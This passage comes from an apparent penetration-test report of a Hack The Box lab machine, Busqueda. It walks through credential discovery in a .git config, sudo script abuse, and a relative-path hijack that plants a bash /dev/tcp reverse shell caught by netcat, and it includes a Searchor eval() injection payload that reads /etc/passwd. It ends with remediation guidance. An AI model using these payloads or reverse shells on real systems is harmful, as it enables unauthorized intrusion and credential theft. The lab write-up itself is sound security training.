lrwxrwxrwx 1 root root    9 Feb 20  2023 .bash_history -> /dev/null
-rw-r--r-- 1 svc  svc   220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 svc  svc  3771 Jan  6  2022 .bashrc
drwx------ 2 svc  svc  4096 Feb 28  2023 .cache
-rw-rw-r-- 1 svc  svc    76 Apr  3  2023 .gitconfig
drwxrwxr-x 5 svc  svc  4096 Jun 15  2022 .local
lrwxrwxrwx 1 root root    9 Apr  3  2023 .mysql_history -> /dev/null
-rw-r--r-- 1 svc  svc   807 Jan  6  2022 .profile
lrwxrwxrwx 1 root root    9 Feb 20  2023 .searchor-history.json -> /dev/null
-rw-r----- 1 root svc    33 Apr 25 09:32 user.txt
svc@busqueda:~$ cat user.txt
cat user.txt
642e[redacted]
svc@busqueda:~$ █
```

Figure 7: User flag

The tester then executed the **LinPEAS** script for local enumeration. It identified the presence of a **.git** directory located at `/var/www/app/.git`.




```
-rw-rw-r-- 1 svc svc 76 Apr  3  2023 /home/svc/.gitconfig
[user]
        email = cody@searcher.htb
        name = cody
[core]
        hooksPath = no-hooks


drwxr-x--- 8 root root 4096 Apr  3  2023 /opt/scripts/.git
drwxr-xr-x 8 www-data www-data 4096 Apr 25 09:32 /var/www/app/.git
```

Figure 8: Interesting directory listed by LinPEAS


Within the **.git** directory the tester discovered a config file containing **cleartext credentials** for a **Gitea** instance, along with the relevant **subdomain**.



```
refs
svc@busqueda:/var/www/app/.git$ cat config
cat config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = http://cody:j[redacted]92@gitea.searcher.htb/cody/Searcher_site.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
svc@busqueda:/var/www/app/.git$ 
```

Figure 9: Cleartext credentials and Gitea subdomain

After adding the subdomain to the `/etc/hosts` file and browsing to it, the tester found that there was nothing of interest inside the **Gitea** repository, apart from finding that there is also an **Administrator** user active. The tester then tried to reuse the credentials for **SSH authentication** as the 'svc' user, which succeeded. Enumerating revealed that the user has `sudo` privileges to execute a python script: `/opt/scripts/system-checkup`.




```
Last login: Tue Apr  4 17:02:09 2023 from 10.10.14.19
svc@busqueda:~$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
svc@busqueda:~$ 
```

Figure 10: Checking sudo privileges

Displaying the usage information shows it accepts several command arguments, of which `docker-ps` and `docker-inspect` stood out the most.




```
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py *
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

     docker-ps     : List running docker containers
     docker-inspect : Inpect a certain docker container
     full-checkup  : Run a full system checkup

svc@busqueda:~$ 
```

Figure 11: Displaying usage information

Listing the `docker-inspect` arguments shows that it requires the two additional arguments of `<format>` and `<container_name>`.




```
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps
CONTAINER ID   IMAGE                COMMAND                  CREATED       STATUS             PORTS                                             NAMES
960873171e2e   gitea/gitea:latest   "/usr/bin/entrypoint…"   2 years ago   Up About an hour   127.0.0.1:3000->3000/tcp, 127.0.0.1:222->22/tcp   gitea
f84a6b33fb5a   mysql:8              "docker-entrypoint.s…"   2 years ago   Up About an hour   127.0.0.1:3306->3306/tcp, 33060/tcp               mysql_db

svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect
Usage: /opt/scripts/system-checkup.py docker-inspect <format> <container_name>
svc@busqueda:~$ 
```

Figure 12: Displaying docker-inspect required arguments


Further investigation into the Docker documentation revealed the same `--format` option. It also specifically mentions the **JSON** format, which the tester could use.



Options

Option	Default	Description
`-f, --format`		Format output using a custom template: 'json': Print in JSON format 'TEMPLATE': Print output using the given Go template. Refer to https://docs.docker.com/go/formatting/ for more information about formatting output with templates
`-s, --size`		Display total file sizes if the type is container
`--type`		Return JSON for specified type

Figure 13: Docker documentation



json

`json` encodes an element as a json string.


```
$ docker inspect --format '{{json .Mounts}}' container
```

Figure 14: JSON format

The tester then executed the script again with the gathered info.

```
sudo /usr/bin/python3 /opt/scripts/system-checkup.py dokcer-inspect '{{json .}}' gitea | jq
```

The output included environment variables for the running container, and among the variables, **cleartext credentials** were exposed for the **Gitea Administrator** account.



```
  },
  "Tty": false,
  "OpenStdin": false,
  "StdinOnce": false,
  "Env": [
    "USER_UID=115",
    "USER_GID=121",
    "GITEA__database__DB_TYPE=mysql",
    "GITEA__database__HOST=db:3306",
    "GITEA__database__NAME=gitea",
    "GITEA__database__USER=gitea",
    "GITEA__database__PASSWD=[redacted]",
    "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
    "USER=git",
    "GITEA_CUSTOM=/data/gitea"
```


Figure 15: Cleartext credentials found

These credentials were successfully used to authenticate as the Administrator on the Gitea web interface. Within the /scripts repository, the same `system-checkup.py` script was found. Further inspection of the script revealed that the argument `full-checkup` executes a secondary shell script called `full-checkup.sh`. The script is referenced via a **relative path**, meaning it would execute whichever script was named `full-checkup.sh` in the current working directory.

This behaviour presented an opportunity for **path-based script hijacking**. The tester created a malicious version of `full-checkup.sh` in `/tmp`, containing the following **reverse shell** one-liner:

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.3/1235 0>&1
```


A new Netcat listener was set up on the attacker's host to catch the reverse shell.



```
┌──(kali㉿kali)-[/media/sf_CPTS/Logs/BACKUP01/.ssh]
└─$ nc -nlvp 1235
listening on [any] 1235 ...
```

Figure 16: Netcat listener started


From within the `/tmp` directory where the malicious `full-checkup.sh` was located, the tester now executed the `system-checkup.sh` script with the `full-checkup` argument.



```
svc@busqueda:/home$ cd /tmp
svc@busqueda:/tmp$ nano full-checkup.sh
svc@busqueda:/tmp$ chmod +x full-checkup.sh
svc@busqueda:/tmp$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
```

Figure 17: Script execution

The reverse shell was caught, the root flag was obtained and with that the system was fully compromised.



```
┌──(kali㉿kali)-[/media/sf_CPTS/Logs/BACKUP01/.ssh]
└─$ nc -nlvp 1235
listening on [any] 1235 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.208] 36394
root@busqueda:/tmp# cd ~
cd ~
root@busqueda:~# cat root.txt
cat root.txt
466[redacted]
root@busqueda:~# 
```

Figure 18: Root flag

6 Remediation Summary

As a result of this assessment there are several opportunities for Busqueda to strengthen its network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Busqueda should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

SHORT TERM REMEDIATION:

- **Remote Code Execution via Searchor Query Parameter** - Immediately pgrade to Seachor v2.4.2 or later, where the `eval()` call has been removed.
- **Remote Code Execution via Searchor Query Parameter** - Periodically review and update all third-party libraries and software dependencies to ensure known vulnerabilities are patched in a timely manner.
- **Command Injection via Relative Path Hijack (full-checkup.sh)** - Always use **absolute paths** when referencing scripts or binaries in privileged or sensitive scripts.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

- **Privilege Escalation via Misconfigured Sudo Script (system-checkup.py)** - Restrict sudo access to well-audited, essential binaries only, avoiding custom scripts where possible.
- **Credential Reuse Across Services (Gitea → SSH)** - Enforce **unique credentials per service and user account**, especially between application and infrastructure layers.
- **Credential Disclosure via Exposed Git Configuration** - Audit local file permissions to ensure that sensitive application directories (such as .git) are only accessible to required users, such as application owners or administrators.

6.3 Long Term

LONG TERM REMEDIATION:

- **Exposed Application Version** - Consider removing version information from publicly accessible parts of the application


7 Technical Findings Details

1. Remote Code Execution via Searchor Query Parameter - Critical

CWE	CWE-94 - Improper Control of Generation of Code ('Code Injection')
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The target web application uses **Searchor v2.4.0**, which is vulnerable to command injection due to the unsafe use of Python's `eval()` function within the query handling mechanism. This allows **arbitrary code execution** via user input.
Impact	An unauthenticated attacker can remotely execute arbitrary operating system commands in the context of the web application process. Successful exploitation may result in unauthorized access to sensitive data, system compromise, lateral movement, or further exploitation of internal resources.
Remediation	• Upgrade to Seachor v2.4.2 or later, where the `eval()` call has been removed. • Periodically review and update all third-party libraries and software dependencies to ensure known vulnerabilities are patched in a timely manner.
References	https://github.com/advisories/GHSA-66m2-493m-crh2

Finding Evidence

Retrieving `/etc/passwd`:




```
POST /search HTTP/1.1
Host: searcher.htb
Content-Length: 85
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://searcher.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://searcher.htb/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

engine=Accuweather&query='+%2b+__import__('os').popen('cat+/etc/passwd').read()+%2b+'
```


```
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

https://www.accuweather.com/en/search-locations?query=root%3Ax%3A0%3A0%3Aroot%3A%2Froot%3A%2Fbin%2Fbash%0Adaemon%3Ax%3A1%3A1%3Adaemon%3A%2Fusr%2Fsbin%3A%2Fusr%2Fsbin%2Fnologin%0Abin%3Ax%
3A2%3A2%3Abin%3A%2Fbin%3A%2Fusr%2Fsbin%2Fnologin%0Asys%3Ax%3A3%3A3%3Asys%3A%2Fdev%3A%2Fusr%2Fsbin%2Fnologin%0Async%3Ax%3A4%3A65534%3Async%3A%2Fbin%3A%2Fbin%2Fsync%0Agames%3Ax%3A5%3A60%3A
games%3A%2Fusr%2Fgames%3A%2Fusr%2Fsbin%2Fnologin%0Aman%3Ax%3A6%3A12%3Aman%3A%2Fvar%2Fcache%2Fman%3A%2Fusr%2Fsbin%2Fnologin%0Alp%3Ax%3A7%3A7%3Alp%3A%2Fvar%2Fspool%2Flpd%3A%2Fusr%2Fsbin%2F
nologin%0Amail%3Ax%3A8%3A8%3Amail%3A%2Fvar%2Fmail%3A%2Fusr%2Fsbin%2Fnologin%0Anews%3Ax%3A9%3A9%3Anews%3A%2Fvar%2Fspool%2Fnews%3A%2Fusr%2Fsbin%2Fnologin%0Auucp%3Ax%3A10%3A10%3Auucp%3A%2Fv
ar%2Fspool%2Fuucp%3A%2Fusr%2Fsbin%2Fnologin%0Aproxy%3Ax%3A13%3A13%3Aproxy%3A%2Fbin%3A%2Fusr%2Fsbin%2Fnologin%0Awww-data%3Ax%3A33%3A33%3Awww-data%3A%2Fvar%2Fwww%3A%2Fusr%2Fsbin%2Fnologin%
0Abackup%3Ax%3A34%3A34%3Abackup%3A%2Fvar%2Fbackups%3A%2Fusr%2Fsbin%2Fnologin%0Alist%3Ax%3A38%3A38%3AMailing%20List%20Manager%3A%2Fvar%2Flist%3A%2Fusr%2Fsbin%2Fnologin%0Airc%3Ax%3A39%3A39
%3Aircd%3A%2Frun%2Fircd%3A%2Fusr%2Fsbin%2Fnologin%0Agnats%3Ax%3A41%3A41%3AGnats%20Bug-Reporting%20System%20%28admin%29%3A%2Fvar%2Flib%2Fgnats%3A%2Fusr%2Fsbin%2Fnologin%0Anobody%3Ax%3A655
34%3A65534%3Anobody%3A%2Fnonexistent%3A%2Fusr%2Fsbin%2Fnologin%0A_apt%3Ax%3A100%3A65534%3A%3A%2Fnonexistent%3A%2Fusr%2Fsbin%2Fnologin%0Asystemd-network%3Ax%3A101%3A102%3Asystemd%20Networ
k%20Management%2C%2C%2C%3A%2Frun%2Fsystemd%3A%2Fusr%2Fsbin%2Fnologin%0Asystemd-resolve%3Ax%3A102%3A103%3Asystemd%20Resolver%2C%2C%2C%3A%2Frun%2Fsystemd%3A%2Fusr%2Fsbin%2Fnologin%0Amessag
ebus%3Ax%3A103%3A104%3A%3A%2Fnonexistent%3A%2Fusr%2Fsbin%2Fnologin%0Asystemd-timesync%3Ax%3A104%3A105%3Asystemd%20Time%20Synchronization%2C%2C%2C%3A%2Frun%2Fsystemd%3A%2Fusr%2Fsbin%2Fnol
ogin%0Apollinate%3Ax%3A105%3A1%3A%3A%2Fvar%2Fcache%2Fpollinate%3A%2Fbin%2Ffalse%0Asshd%3Ax%3A106%3A65534%3A%3A%2Frun%2Fsshd%3A%2Fusr%2Fsbin%2Fnologin%0Asyslog%3Ax%3A107%3A113%3A%3A%2Fhom
```

Catching reverse shell:




```
┌──(kali㉿kali)-[~/htb/boxes/busqueda]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
█
```



```
POST /search HTTP/1.1
Host: searcher.htb
Content-Length: 272
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://searcher.htb
Content-Type: application/x-www-form-urlencoded
